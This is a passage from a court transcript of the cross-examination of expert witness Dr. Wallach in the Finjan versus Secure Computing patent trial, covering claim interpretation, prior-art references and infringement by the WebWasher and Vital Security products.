the independent claims as</p> <p>11 well, at the same time.</p> <p>12 Q. But there is nothing else other than the computer</p> <p>13 operations that you took issue with on the '194 patent?</p> <p>14 A. We took issue with the "addressed to a client" and we</p> <p>15 took issue with the "suspicious operations."</p> <p>16 Q. Now, with respect to the '780 patent, you -- put Claim</p> <p>17 1 of the '780 patent up, please.</p> <p>18 With respect to the '780 patent, this last</p> <p>19 element is where you took issue with Dr. Vigna's</p> <p>20 infringement opinion. Correct?</p> <p>21 A. That's correct.</p> <p>22 Q. And in the WebWasher product, you don't dispute that</p> <p>23 it performs a hashing function on a downloadable, do you?</p> <p>24 A. I do not dispute that.</p> <p>25 Q. And you don't dispute that it performs a hashing</p>



<p style="text-align: right;">1061</p> <p style="text-align: center;">Wallach - cross</p> <p>1 function on the fetched software component, do you?</p> <p>2 A. I don't dispute that.</p> <p>3 Q. So what you dispute is performing a hashing function</p> <p>4 on the downloadable and a fetched software component</p> <p>5 together?</p> <p>6 A. That's correct.</p> <p>7 Q. And you heard Dr. Vigna testify that the WebWasher</p> <p>8 product does do them together, they go out and do them, does</p> <p>9 the hashing function on both of those, the downloadable and</p> <p>10 a software component together. Correct?</p> <p>11 A. He argued that they happened contemporaneously. He</p> <p>12 did not argue that there was a single hashing function</p> <p>13 evaluated over both the downloadable and the fetched</p> <p>14 software components together.</p> <p>15 Q. So your opinion is based upon what you just said, it</p> <p>16 has to be a single hashing function on those two together?</p> <p>17 A. That is my interpretation of this claim.</p> <p>18 Q. Is there any other basis that you provided for why the</p> <p>19 WebWasher product does not infringe Claim 1 of the '780</p> <p>20 patent?</p> <p>21 A. That is the basis I have provided.</p> <p>22 Q. Let's go to the '822 patent. If you go to Claim 4 of</p> <p>23 this patent, please. Now, with this claim, I believe your</p> <p>24 issue with regard to infringement, the WebWasher, was using</p> <p>25 this word right here, "If the downloadable information is</p>	<p style="text-align: right;">1083</p> <p style="text-align: center;">Wallach - cross</p> <p>1 destination of the downloadable information, if the</p> <p>2 downloadable information is determined to include executable</p> <p>3 code." Correct?</p> <p>4 A. That's what it says.</p> <p>5 Q. So if JavaScript comes into this WebWasher product,</p> <p>6 that would happen. Right?</p> <p>7 A. If JavaScript comes in and the feature is enabled,</p> <p>8 then this would happen.</p> <p>9 Q. So if JavaScript comes in, it infringes?</p> <p>10 A. That's not true.</p> <p>11 Q. Well, if JavaScript comes in, this step happens?</p> <p>12 A. If JavaScript comes in, that step happens, yes.</p> <p>13 Q. If Visual Basic Script comes in, that step happens?</p> <p>14 A. That's true.</p> <p>15 Q. Let's talk about the validity of these patents now.</p> <p>16 Let me take one more step back through this claim. If</p> <p>17 JavaScript comes in, all these steps happen. Right?</p> <p>18 A. If JavaScript comes in, we are not disputing that any</p> <p>19 of these steps happen.</p> <p>20 Q. And if Visual Basic Script comes in, all these steps</p> <p>21 happen. Right?</p> <p>22 A. That's correct.</p> <p>23 Q. Now let's talk about the validity of these patents.</p> <p>24 Now, the references you rely upon for validity,</p> <p>25 those are all provided to you by lawyers for Secura</p>
<p style="text-align: right;">1062</p> <p style="text-align: center;">Wallach - cross</p> <p>1 determined to include executable code." Right?</p> <p>2 A. That is the essence of my concern.</p> <p>3 Q. You read the word "if" as whenever?</p> <p>4 A. That's correct.</p> <p>5 Q. And you put that in your expert report, that they are</p> <p>6 synonymous?</p> <p>7 A. That's my interpretation of this claim.</p> <p>8 Q. So if I said, for example, If it's Friday, I am going</p> <p>9 to go to the store, that's the same thing as, Whenever it is</p> <p>10 Friday, I go to the store?</p> <p>11 A. That's one way of reading that statement.</p> <p>12 Q. So you are saying that every single time, every single</p> <p>13 type of downloadable comes in, it has to be wrapped in a</p> <p>14 sandbox. That is your interpretation?</p> <p>15 A. When a computer scientist uses language like this,</p> <p>16 they tend to be very precise, if this, then that.</p> <p>17 When they say that, what they mean is whenever</p> <p>18 this, then that.</p> <p>19 Q. You are changing words here. You are changing words</p> <p>20 in the claim from "if" to "whenever"?</p> <p>21 A. I am trying to clarify the word.</p> <p>22 Q. You are clarifying the word "if"?</p> <p>23 A. Yes.</p> <p>24 Q. Okay. "Now, the claim says that the mobile code,</p> <p>25 protection code is communicated to at least one information</p>	<p style="text-align: right;">1064</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Computing. Right?</p> <p>2 A. That's correct.</p> <p>3 Q. And when you were doing your analysis of all the prior</p> <p>4 art that the lawyers provided to you, you didn't factor into</p> <p>5 your opinion whether or not that prior art had considered</p> <p>6 previously by the United States Patent and Trademark Office,</p> <p>7 did you?</p> <p>8 A. I analyzed the prior art.</p> <p>9 Q. As you testified to, you didn't identify which of that</p> <p>10 prior art had already been considered by those people</p> <p>11 working in the United States Patent and Trademark Office,</p> <p>12 did you?</p> <p>13 A. I did not.</p> <p>14 Q. And when you look at trying to determine validity of a</p> <p>15 patent, you have to use a standard of one of ordinary skill</p> <p>16 in the art. Correct?</p> <p>17 A. That's correct.</p> <p>18 Q. And in 1996, when this patent was filed --</p> <p>19 A. Are we referring to the '194 patent?</p> <p>20 Q. The '194 patent. In 1996, when the '194 patent was</p> <p>21 filed, by your own admission, you were not one skilled in</p> <p>22 the art at that time, were you?</p> <p>23 A. It's not relevant. It's true, but it's not relevant.</p> <p>24 Q. Because you are one skilled in the art today.</p> <p>25 Correct?</p>

<p style="text-align: right;">1065</p> <p style="text-align: center;">Wallach - cross</p> <p>1 A. Beyond that, yes.</p> <p>2 Q. You are one of extraordinary skill. You are a doctor.</p> <p>3 A. That's my job.</p> <p>4 Q. So you look back in hindsight and see 1995 and what</p> <p>5 was happening then and try to apply prior art at that time.</p> <p>6 Correct?</p> <p>7 A. Yes.</p> <p>8 Q. And when you are looking at, for the obviousness</p> <p>9 determinations, you didn't even consider any type of these</p> <p>10 secondary considerations of nonobviousness, did you?</p> <p>11 A. Perhaps you could describe what "secondary</p> <p>12 considerations" are.</p> <p>13 Q. That is a good point. Let me take a step back. Have</p> <p>14 you ever been informed of what second considerations of</p> <p>15 nonobviousness are?</p> <p>16 A. I was informed by counsel and it is in my report. I</p> <p>17 have forgotten them right now. Perhaps you can remind me.</p> <p>18 Q. We will get to it. You didn't express any opinion</p> <p>19 today of secondary considerations of nonobviousness?</p> <p>20 A. If you remind me of the definition, I can tell you</p> <p>21 whether I have done it. I am not sure.</p> <p>22 Q. I don't know if I can do that. His Honor might get</p> <p>23 mad at me for that one. Answering questions is not my job.</p> <p>24 We will get to them later.</p> <p>25 I want to go through the references that you</p>	<p style="text-align: right;">1067</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Patent and Trademark Office in the prosecution of the '194</p> <p>2 patent. Right?</p> <p>3 A. I am not sure.</p> <p>4 Q. Let's go to JTX-1, please.</p> <p>5 When you blow up this chart right here, this is</p> <p>6 '194, you can see that. Right here, you see the Ji '600</p> <p>7 patent, right here, do you see that?</p> <p>8 A. Yes.</p> <p>9 Q. Would that indicate that the United States Patent and</p> <p>10 Trademark Office had already looked at the Ji patent in</p> <p>11 reference to the '194 patent?</p> <p>12 A. It would appear to indicate that.</p> <p>13 Q. That didn't factor into your consideration regarding</p> <p>14 your opinion of validity of this patent, did it?</p> <p>15 A. My consideration -- first off, I never used Ji by</p> <p>16 itself. I used Ji in combination with other references.</p> <p>17 Q. But it didn't factor into consideration, the fact that</p> <p>18 it was before the United States Patent and Trademark Office,</p> <p>19 in the prosecution of the '194 patent, did it?</p> <p>20 A. Not particularly, no.</p> <p>21 Q. Now, in the Ji patent, itself, what it talks about is</p> <p>22 the traditional signature-based virus detection. Right?</p> <p>23 A. That's one of the things it talks about.</p> <p>24 Q. It doesn't talk about proactive scanning, does it?</p> <p>25 A. Actually, it does. It doesn't use that particular</p>
<p style="text-align: right;">1068</p> <p style="text-align: center;">Wallach - cross</p> <p>1 talked about yesterday and today, and just kind of give a</p> <p>2 real quick download on these.</p> <p>3 One of the references you looked at was</p> <p>4 DTX-1268. This was the reference, "combatting viruses</p> <p>5 heuristically."</p> <p>6 You talked about this yesterday afternoon in</p> <p>7 some degree?</p> <p>8 A. Yes.</p> <p>9 Q. You didn't rely on this reference at all for your</p> <p>10 opinion on invalidity, did you?</p> <p>11 A. I cited it in my report and discussed it.</p> <p>12 Q. But it wasn't one of the references that you used</p> <p>13 today or yesterday, when you were making all the check</p> <p>14 boxes, to see that this reference is a reference that would</p> <p>15 invalidate any of these claims. Correct?</p> <p>16 A. We did not use this as part of a claim chart.</p> <p>17 Q. All right. Let's go to the references you actually</p> <p>18 did use. Let's go first to DTX-1019.</p> <p>19 This is the Ji patent that you were talking</p> <p>20 about. Right?</p> <p>21 A. This is the Ji '95 patent.</p> <p>22 Q. The Ji '95 patent.</p> <p>23 This is also known as the '600 patent. Right?</p> <p>24 A. Yes.</p> <p>25 Q. Now, this patent was considered by the United States</p>	<p style="text-align: right;">1068</p> <p style="text-align: center;">Wallach - cross</p> <p>1 term, which is a Finjan trademark term or something, or</p> <p>2 WebWasher, I forget which. But it talks about heuristic</p> <p>3 scanning for unknown viruses.</p> <p>4 Q. The testimony you provided earlier in this case, you</p> <p>5 stated that the security policy in Ji is inherent in that</p> <p>6 document. Is that correct?</p> <p>7 A. I believe I said that.</p> <p>8 Q. So it didn't really say there is a security policy.</p> <p>9 You say it's just there somewhere?</p> <p>10 A. I said that they are talking about detecting viruses,</p> <p>11 and they didn't particularly talk about what you are</p> <p>12 supposed to do once you detect the virus, because that part</p> <p>13 is -- well, of course, when you detect it, you are going to</p> <p>14 say no or something.</p> <p>15 Q. Let's go to the next reference, see if we can get</p> <p>16 through these things very quickly.</p> <p>17 Let's go to the Lo 1991 reference, which is</p> <p>18 DTX-1263.</p> <p>19 This reference here, the Lo reference, gateway</p> <p>20 is not discussed in this reference. Correct?</p> <p>21 A. That's not the focus of this paper.</p> <p>22 Q. This is not a gateway issue. In fact, this paper</p> <p>23 requires what is to be used with a human, a human analyst?</p> <p>24 A. Not necessarily.</p> <p>25 Q. That is what it is describing, where you have a human</p>

<p style="text-align: right;">1069</p> <p style="text-align: center;">Wallach - cross</p> <p>1 making a determination what's good and what's bad?</p> <p>2 A. Not necessarily. Several of the tools that are</p> <p>3 described are basically automatic. Several of the tools</p> <p>4 that are described assist a human. They do both.</p> <p>5 Q. But the Lo patent only looks for -- it looks at all</p> <p>6 disassembled code, whether suspicious or not. Right?</p> <p>7 A. They are talking about different techniques you might</p> <p>8 use for looking for malicious code inside what we are now</p> <p>9 calling a downloadable.</p> <p>10 Q. It's actually looking for all disassembled code, it</p> <p>11 doesn't try to make a distinction whether it is suspicious</p> <p>12 or not. It just says anything --</p> <p>13 A. The whole point of this is how you come up with that</p> <p>14 suspicion.</p> <p>15 Q. So any disassembled code is suspicious in your mind?</p> <p>16 A. I don't understand what you mean by that.</p> <p>17 Q. Well, let's just get on with the next one: It also</p> <p>18 only looks for duplicate system calls. Correct?</p> <p>19 A. Now we are describing one particular tool called</p> <p>20 "Snitch," which is inside this paper.</p> <p>21 Q. And that's what you were talking about yesterday to</p> <p>22 some degree. Snitch, right?</p> <p>23 A. That is the particular tool I chose to focus on.</p> <p>24 Q. That only looks for duplicate system calls. Correct?</p> <p>25 A. That's what Snitch does.</p>	<p style="text-align: right;">1071</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. Now, in your direct testimony, you didn't cite to any</p> <p>2 module or any portion of the source code that you were</p> <p>3 discussing. It's not a paper. Right?</p> <p>4 A. It's a computer software product.</p> <p>5 Q. And in your expert report, you never cited to any</p> <p>6 specific module or any type of specific portion of that</p> <p>7 source code?</p> <p>8 A. That's not true.</p> <p>9 Q. We won't get into that. In your testimony, you didn't</p> <p>10 cite to any specific modules or any specific portion of the</p> <p>11 source code, did you?</p> <p>12 A. Yes, I did.</p> <p>13 Q. What did you cite to?</p> <p>14 A. I referred to a module called the HTTP gateway.</p> <p>15 Q. Sorry about that. I must have missed that one.</p> <p>16 With this firewall tool kit, basically, you</p> <p>17 didn't provide this jury with any type of evidence other</p> <p>18 than you saying, I reviewed it and this is how it is.</p> <p>19 Correct? You didn't show the source code itself. You</p> <p>20 didn't print out the source code and show it to them, did</p> <p>21 you?</p> <p>22 A. That's correct.</p> <p>23 Q. With this tool kit, is it your testimony that the</p> <p>24 entire HTML file is the downloadable security profile?</p> <p>25 A. The downloadable security profile, according to the</p>
<p style="text-align: right;">1070</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. Then we go to DTX-1264. This is the Lo '94 paper.</p> <p>2 Correct?</p> <p>3 A. That's correct.</p> <p>4 Q. Once again, gateway is not discussed in this paper.</p> <p>5 Correct?</p> <p>6 A. It's not the focus of this paper.</p> <p>7 Q. And, once again, this describes a tool for human</p> <p>8 analysts. Correct?</p> <p>9 A. That's not true. This describes techniques that can</p> <p>10 be used for analysis, whether it's analysis done by a human,</p> <p>11 or some of these techniques could be done automatically.</p> <p>12 Q. Well, what this is talking about, working without</p> <p>13 knowing what the program does, it doesn't matter what the</p> <p>14 program does. Correct?</p> <p>15 A. I am sorry. I don't understand your question.</p> <p>16 Q. Well, the Lo '94 reference is not trying to determine</p> <p>17 if there is suspicious computer operations -- it is going to</p> <p>18 work -- it doesn't matter what the program does. Correct?</p> <p>19 A. I still don't understand your question. If you</p> <p>20 rephrase it?</p> <p>21 Q. I could try, but I don't think I could ever get there,</p> <p>22 so we will just withdraw that question and go to the next.</p> <p>23 Let's go to -- there is no string screen for</p> <p>24 this. You talked a lot about the firewall tool kit?</p> <p>25 A. Yes.</p>	<p style="text-align: right;">1072</p> <p style="text-align: center;">Wallach - cross</p> <p>1 '194 patent, is information that is derived from the</p> <p>2 downloadable, including a list of suspicious computer</p> <p>3 operations.</p> <p>4 When the Firewall Toolkit's HTTP gateway is</p> <p>5 processing an HTML file, it breaks it down to the</p> <p>6 constituent what are called HTML tags, and an HTML tag is to</p> <p>7 HTML what an operation is to a program. It tells the</p> <p>8 browser what to do. So the list of HTML tags is like the</p> <p>9 list of suspicious computer operations, which is then part</p> <p>10 of the downloadable security profile data.</p> <p>11 Q. So the entire HTML file, or the tags thereof, is the</p> <p>12 downloadable security profile; it doesn't have any security</p> <p>13 aspect, does it?</p> <p>14 A. That's not true.</p> <p>15 Q. Does the Firewall Toolkit ever provide a list of</p> <p>16 suspicious computer operations?</p> <p>17 A. In my opinion, the firewall tool kit looks at the list</p> <p>18 of HTML tags and that counts as the list of suspicious</p> <p>19 computer operations.</p> <p>20 Q. Let me take a step back --</p> <p>21 A. I am sorry, I need to take that back and be more</p> <p>22 precise.</p> <p>23 When we talk about a list, we are talking about,</p> <p>24 to me it means the data structure. We didn't really get</p> <p>25 into this earlier.</p>

<p style="text-align: right;">1073</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. Let's not get into it now then. I don't want to</p> <p>2 belabor the point. I am trying to get your understanding of</p> <p>3 what these references are.</p> <p>4 Let me just take one step back with the firewall</p> <p>5 tool kit. This is similar to -- this would be a firewall.</p> <p>6 Right?</p> <p>7 A. The firewall tool kit is a firewall.</p> <p>8 Q. And we have heard a lot of testimony the last couple</p> <p>9 days, I believe it was Secure's executive vice president, a</p> <p>10 firewall, for most people in the industry, they understand</p> <p>11 it to be something different than an appliance like the</p> <p>12 WebWasher product. Correct?</p> <p>13 A. That's not true. The terms "firewall," "gateway" and</p> <p>14 "proxy" are often used interchangeably.</p> <p>15 Q. You were here when the executive vice president of</p> <p>16 Secure Computing was here and he testified that we have one</p> <p>17 product line or a firewall line, then we have another</p> <p>18 product line which is the WebWasher line. Two different</p> <p>19 things?</p> <p>20 A. Actually, I missed that. I was sick in my hotel room.</p> <p>21 Q. Sorry to hear that.</p> <p>22 Anyway, let's just move onto the next reference</p> <p>23 so I can get some of your understanding. The next one is</p> <p>24 DTX-1022, which is Chen.</p> <p>25 Now, Chen does not discuss the gateway and the</p>	<p style="text-align: right;">1075</p> <p style="text-align: center;">Wallach - cross</p> <p>1 looked at more than one Chen patent when reviewing the</p> <p>2 patents-in-suit. Isn't that correct?</p> <p>3 A. I don't really know.</p> <p>4 Q. So the fact that the United States Patent and</p> <p>5 Trademark Office once again looked at these references, the</p> <p>6 Chen reference, it had no impact on your opinion one way or</p> <p>7 the other regarding validity?</p> <p>8 A. That wasn't the focus of my analysis.</p> <p>9 Q. Let's go to DTX-1021. This is the Shale reference.</p> <p>10 You stated that the Shale reference anticipates</p> <p>11 some of the claims of the '194. Correct?</p> <p>12 A. That's correct.</p> <p>13 Q. But the Shale reference by itself doesn't do that.</p> <p>14 You relied upon a document that was incorporated by</p> <p>15 reference. Correct?</p> <p>16 A. I did rely on a document that was incorporated by</p> <p>17 reference.</p> <p>18 Q. Was that document identified with the type of</p> <p>19 particularity that clearly indicates what portion was needed</p> <p>20 for you to actually rely upon? In other words, were you --</p> <p>21 where it was incorporated by reference, was there a specific</p> <p>22 cite or a specific portion that directed you to that patent?</p> <p>23 A. There are two places in the Shale patent that make</p> <p>24 specific reference to, I believe it's the Yellin patent.</p> <p>25 Q. If we look at, I believe it's Column 1 in the</p>
<p style="text-align: right;">1074</p> <p style="text-align: center;">Wallach - cross</p> <p>1 spec, either. Correct?</p> <p>2 A. I am not sure. I would have to go back and look at</p> <p>3 it. It is not the focus of Chen.</p> <p>4 Q. The gateway is not the focus of Chen?</p> <p>5 A. That's correct.</p> <p>6 Q. And there is no explicit security policy set forth in</p> <p>7 Chen, either, is there?</p> <p>8 A. In the same way that we discussed before, Chen talks</p> <p>9 about detecting malicious behavior and talked about actions</p> <p>10 that you should take when you see malicious behavior.</p> <p>11 Specific policies are something that, of course they are</p> <p>12 there, like if you are going to build a system, you are</p> <p>13 going to do it. It is something that is so straightforward</p> <p>14 that they didn't feel a need to talk about it explicitly.</p> <p>15 Q. So it's just not there explicitly, you just know it's</p> <p>16 there because, why not?</p> <p>17 A. Because that's how you would do it.</p> <p>18 Q. Now, Chen was also one of the references that the</p> <p>19 Patent Office looked at. Isn't that correct?</p> <p>20 A. If you say so.</p> <p>21 Q. Well, wasn't there -- your counsel put up a board here</p> <p>22 that had two Trend Micro patents next to each other, it was</p> <p>23 Ji and Chen?</p> <p>24 A. Ji '95 and Chen.</p> <p>25 Q. Both of them from Trend Micro. The Patent Office</p>	<p style="text-align: right;">1076</p> <p style="text-align: center;">Wallach - cross</p> <p>1 background, this "Background" section. This is the part you</p> <p>2 are talking about. Right?</p> <p>3 A. That is one of the two parts.</p> <p>4 Q. Do you know where the other part is?</p> <p>5 A. It is towards the back, right before the claims.</p> <p>6 Q. I think it is basically the same type of incorporation</p> <p>7 by reference where it just lists the entire patent.</p> <p>8 Correct?</p> <p>9 A. It's written in a similar fashion.</p> <p>10 Q. Could you highlight this section here. Pull this out.</p> <p>11 So, essentially, all this says is that this</p> <p>12 entire patent is incorporated by reference. Is that</p> <p>13 correct?</p> <p>14 A. It says that.</p> <p>15 Q. And it doesn't specifically point to any particular</p> <p>16 portion of that patent. Is that correct?</p> <p>17 A. It's referring to the invention of the other patent as</p> <p>18 a whole that could be applied -- the other patent, the</p> <p>19 Yellin patent describes a bytecode verifier, which you would</p> <p>20 then use as an entire solid thing. You take the entire</p> <p>21 bytecode verifier and drop it into the Shale system.</p> <p>22 Q. And references that use bytecode verifiers, those were</p> <p>23 considered by the Patent Office in the prosecution of the</p> <p>24 '194 patent as well. Correct?</p> <p>25 A. If you say so. I didn't focus on that.</p>



<p style="text-align: right;">1077</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. You read the prosecution history of the '194 patent?</p> <p>2 A. Yes.</p> <p>3 Q. And you saw where bytocode verifiers were considered</p> <p>4 by the Patent Office. Correct?</p> <p>5 A. Possibly. I have forgotten the details.</p> <p>6 Q. Let's go to the next reference, the Hershey reference,</p> <p>7 DTX-1022 -- I mean 1020.</p> <p>8 This is the Hershey reference you talked about?</p> <p>9 A. Yes, it is.</p> <p>10 Q. Now, this does not work on the behavior-based</p> <p>11 security. Correct?</p> <p>12 A. The Hershey patent is mostly focused on identifying</p> <p>13 particular patterns that are most likely to be from viruses</p> <p>14 that are already known as opposed to known behavioral</p> <p>15 analysis.</p> <p>16 Q. So it is the traditional signature-based, once again?</p> <p>17 A. For the most part, that is what this patent describes.</p> <p>18 Q. And then if we go to DTX-1276, this is the Microsoft</p> <p>19 Authenticode Technology. Correct?</p> <p>20 A. Yes, it is.</p> <p>21 Q. And this was another reference that was considered by</p> <p>22 the United States Patent and Trademark Office. Correct?</p> <p>23 A. I believe it was.</p> <p>24 Q. In fact, this reference was discussed in the '194 and</p> <p>25 the '780 patent for the, during the patent prosecution of</p>	<p style="text-align: right;">1079</p> <p style="text-align: center;">Wallach - cross</p> <p>1 time?</p> <p>2 A. Yes.</p> <p>3 Q. Let's go to DTX-1023. This is what we have been</p> <p>4 calling the Signed Java. You said it's almost identical or</p> <p>5 very similar to the Authenticode. Is that correct?</p> <p>6 A. It accomplishes a similar task.</p> <p>7 Q. And would the same hold true for it that the -- that</p> <p>8 it does not perform a hashing function on downloadable and</p> <p>9 fetched software component together, as you understand that</p> <p>10 term?</p> <p>11 A. Under my understanding of the term, I need to get into</p> <p>12 more detail of exactly how the hashing works. I actually</p> <p>13 helped invent this. I was working at Netscape at the time.</p> <p>14 So I have a lot of knowledge -- Netscape and Sun had a</p> <p>15 number of meetings and I was one of the people who helped</p> <p>16 come up with this. I am modestly annoyed that they patented</p> <p>17 it and I didn't have a chance to be part of that.</p> <p>18 Anyway....</p> <p>19 The idea of Signed Java is you have something</p> <p>20 called a manifest. So in shipping and cargo, a manifest</p> <p>21 lists all the cargo on a ship. Similarly, there is a</p> <p>22 manifest that lists all of the Java classes, which is to say</p> <p>23 all of the software components, and it has a hash of each</p> <p>24 one. And then that whole manifest is itself signed. So you</p> <p>25 have a hash of hashes.</p>
<p style="text-align: right;">1078</p> <p style="text-align: center;">Wallach - cross</p> <p>1 those two. Correct?</p> <p>2 A. If you say so.</p> <p>3 Q. And is it your testimony that the Authenticode</p> <p>4 performs a hashing function on the downloadable and fetched</p> <p>5 software component together, as you have used that term,</p> <p>6 with your infringement analysis?</p> <p>7 A. It's a little bit more complicated, because in</p> <p>8 ActiveX, you tend to only download one file and that one</p> <p>9 file is hashed inside. And so it's unclear even where the</p> <p>10 fetched software component is, per se. If it references</p> <p>11 another one, then you might have a separate ActiveX control,</p> <p>12 which would be hashed separately.</p> <p>13 And if we use Dr. Vigna's definition --</p> <p>14 Q. I am not using Dr. Vigna's definition. I want to use</p> <p>15 your definition that you used today. I am using your</p> <p>16 definition.</p> <p>17 A. In my definition, it would be obvious to do it but</p> <p>18 it's not here.</p> <p>19 Q. So using your definition, the Authenticode would not</p> <p>20 anticipate that element of the '780 patent. Correct?</p> <p>21 A. In my definition, it would render it obvious.</p> <p>22 Q. That was not an opinion you provided earlier today.</p> <p>23 You said it was anticipated earlier today. Right?</p> <p>24 A. That was based on Dr. Vigna's interpretation.</p> <p>25 Q. So you were using Dr. Vigna's interpretation at that</p>	<p style="text-align: right;">1080</p> <p style="text-align: center;">Wallach - cross</p> <p>1 That process is consistent with what my</p> <p>2 definition is for hashing together.</p> <p>3 It's also consistent with Vigna's definition,</p> <p>4 where they are hashed contemporaneously.</p> <p>5 Q. If we look at the last reference, Ji '97, DTX-1032.</p> <p>6 This was a reference that was only used for the '822 patent.</p> <p>7 Is that correct? This is the only reference you used for</p> <p>8 the entire '822 patent. Correct?</p> <p>9 A. That's correct.</p> <p>10 Q. And you are aware, or are you aware that this specific</p> <p>11 patent was also considered by the United States Patent and</p> <p>12 Trademark Office in the prosecution of the '822 patent?</p> <p>13 A. There were specific statements made about how the '822</p> <p>14 patent was different from this patent to the Patent and</p> <p>15 Trademark Office.</p> <p>16 Q. My point is: You are aware that this was considered</p> <p>17 by the United States Patent and Trademark Office.</p> <p>18 Obviously, you are?</p> <p>19 A. In this case, I am much more familiar with the</p> <p>20 distinction between these two patents.</p> <p>21 Q. And in the Ji '97 reference, the word "sandbox" is not</p> <p>22 in there?</p> <p>23 A. The Ji patent uses other terms that have precisely the</p> <p>24 same meaning.</p> <p>25 Q. But the word "sandbox" is not in there, is it?</p>

<p style="text-align: right;">1081</p> <p style="text-align: center;">Wallach - cross</p> <p>1 A. If you say so.</p> <p>2 MR. ANDRE: Your Honor, I am about to get to</p> <p>3 another topic. I don't know if it is a good time for lunch.</p> <p>4 THE COURT: All right. Let's break for lunch.</p> <p>5 (Jury leaves courtroom at 12:56 p.m.)</p> <p>6 (Recess taken.)</p> <p>7 THE COURT: Ladies and gentlemen, welcome.</p> <p>8 MR. ANDRE: Thank you, Your Honor.</p> <p>9 BY MR. ANDRE:</p> <p>10 Q. Good afternoon, Dr. Wallach.</p> <p>11 A. Hello.</p> <p>12 Q. I am going to turn my attention to the Secure</p> <p>13 Computing patents. I will start with the '361 patent, which</p> <p>14 is JTX-5. This patent relates to a firewall. Correct?</p> <p>15 A. Yes.</p> <p>16 Q. Finjan's product is not a firewall, is it?</p> <p>17 A. I disagree with that.</p> <p>18 Q. You read testimony in this case. Correct? Deposition</p> <p>19 testimony?</p> <p>20 A. Yes, I did.</p> <p>21 Q. And you saw testimony from Finjan witnesses. Correct?</p> <p>22 A. Finjan witnesses? Actually, I missed that. I wasn't</p> <p>23 here then.</p> <p>24 Q. The deposition testimony, I am sorry.</p> <p>25 A. Deposition, yes, I read deposition transcripts.</p>	<p style="text-align: right;">1083</p> <p style="text-align: center;">Wallach - cross</p> <p>1 server, does it?</p> <p>2 A. I disagree with that statement.</p> <p>3 Q. You are saying the single appliance is a server?</p> <p>4 A. I am saying that the Finjan NG Appliance is, for</p> <p>5 starters, it is a computer, and it is a computer that runs</p> <p>6 software and that software acts as a server. This claim</p> <p>7 element is actually referring to a separate computer running</p> <p>8 the LDAP server.</p> <p>9 Q. That's correct. That's what I am asking. The Finjan</p> <p>10 NG Appliance does not infringe that element, does it?</p> <p>11 A. The Finjan NG Appliance, when used as it is installed,</p> <p>12 would infringe this element.</p> <p>13 Q. That is not my question. What is being accused of</p> <p>14 infringement here is Vital Security NG Appliance.</p> <p>15 Does the Vital Security NG Appliance infringe</p> <p>16 that element?</p> <p>17 A. My understanding is the accusation of infringement</p> <p>18 concerns the NG Appliance as it is used, and you have to</p> <p>19 take the environment, its manual says you are supposed to</p> <p>20 use it, into account.</p> <p>21 Q. That is not my question. This is my question. The</p> <p>22 Vital Security NG Appliance, the pizza box, by itself, does</p> <p>23 it infringe this element?</p> <p>24 A. That element does not describe the NG Appliance. It</p> <p>25 describes something else.</p>
<p style="text-align: right;">1082</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. And you read that in every single instance in which</p> <p>2 Finjan's NG appliance, the Vital Security NG Appliance is</p> <p>3 sold, a separate firewall is also purchased from another</p> <p>4 vendor, not Finjan. Correct? You saw that testimony?</p> <p>5 A. I did not.</p> <p>6 Q. Would that have changed your opinion of infringement?</p> <p>7 A. No.</p> <p>8 Q. Let me show you -- and this is not the actual table</p> <p>9 that your counsel used, but I tried to copy it the best I</p> <p>10 could as he was going through it. If we could get the Elmo</p> <p>11 up.</p> <p>12 Those were the claim elements that you testified</p> <p>13 were infringed by the Finjan Vital Security NG Appliance.</p> <p>14 Correct?</p> <p>15 A. I believe -- I haven't read this over, but it looks</p> <p>16 right.</p> <p>17 Q. The second element of this claim requires a server</p> <p>18 having at least one directory, then it goes on from there.</p> <p>19 Correct?</p> <p>20 A. It requires there being a directory from the LDAP.</p> <p>21 Q. The second element.</p> <p>22 A. I am sorry, second element, first claim.</p> <p>23 Q. Claim 1, right here, requires a server. Correct?</p> <p>24 A. It does.</p> <p>25 Q. The Finjan Vital Security NG Appliance doesn't have a</p>	<p style="text-align: right;">1084</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. In fact, you previously testified through deposition</p> <p>2 that you understood that the Vital Security product --</p> <p>3 MR. HOLDREITH: That is not impeachment, Your</p> <p>4 Honor. Objection. He agreed with the question.</p> <p>5 THE COURT: Sustained.</p> <p>6 MR. ANDRE: Withdrawn.</p> <p>7 BY MR. ANDRE:</p> <p>8 Q. So the Finjan Vital Security NG Appliance does not</p> <p>9 directly infringe this claim?</p> <p>10 A. Now you are getting into a legal question. My</p> <p>11 understanding is that the Finjan NG Appliance, when used as</p> <p>12 recommended, will, in its totality, infringe this claim</p> <p>13 directly.</p> <p>14 Q. So what you are testifying to is that you have to take</p> <p>15 the accused product and add something else to it for it to</p> <p>16 infringe. Correct?</p> <p>17 A. And when you do, then it does.</p> <p>18 Q. But you would have to add something else to it, it</p> <p>19 wouldn't be by itself. Correct?</p> <p>20 A. That's correct.</p> <p>21 Q. Let's talk about the firewall. It requires there to</p> <p>22 be a firewall. Every single claim in this patent requires a</p> <p>23 firewall. Correct?</p> <p>24 A. I believe that's correct.</p> <p>25 Q. And the Finjan Vital Security NG Appliance, the way</p>



<p style="text-align: right;">1089</p> <p style="text-align: center;">Wallach - cross</p> <p>1 Q. What is the one right here?</p> <p>2 A. Yes. There is no adjective in front of it.</p> <p>3 Q. What's next?</p> <p>4 A. My problem with your line of questioning is that the</p> <p>5 requirements here don't say that you perform steps. They</p> <p>6 say that you have code that you can do certain things. Are</p> <p>7 you asking me to state the order in which these particular</p> <p>8 bits in code might operate in practice?</p> <p>9 Q. That's correct.</p> <p>10 A. As long as you have got that clarification out.</p> <p>11 Q. Sure.</p> <p>12 A. The element that begins "second" would happen next.</p> <p>13 Then the element labeled "first," and finally the other two</p> <p>14 in order.</p> <p>15 Q. Is that correct?</p> <p>16 A. Like that, that's correct.</p> <p>17 Q. So in order for you to provide your opinion regarding</p> <p>18 infringement, and putting aside the firewall issue, you have</p> <p>19 to reorder the steps of the method claim. Correct?</p> <p>20 A. That's not correct.</p> <p>21 Q. Let's talk about the '010 patent. Now, you were</p> <p>22 provided with a copy of the source code, the Document 1 Box?</p> 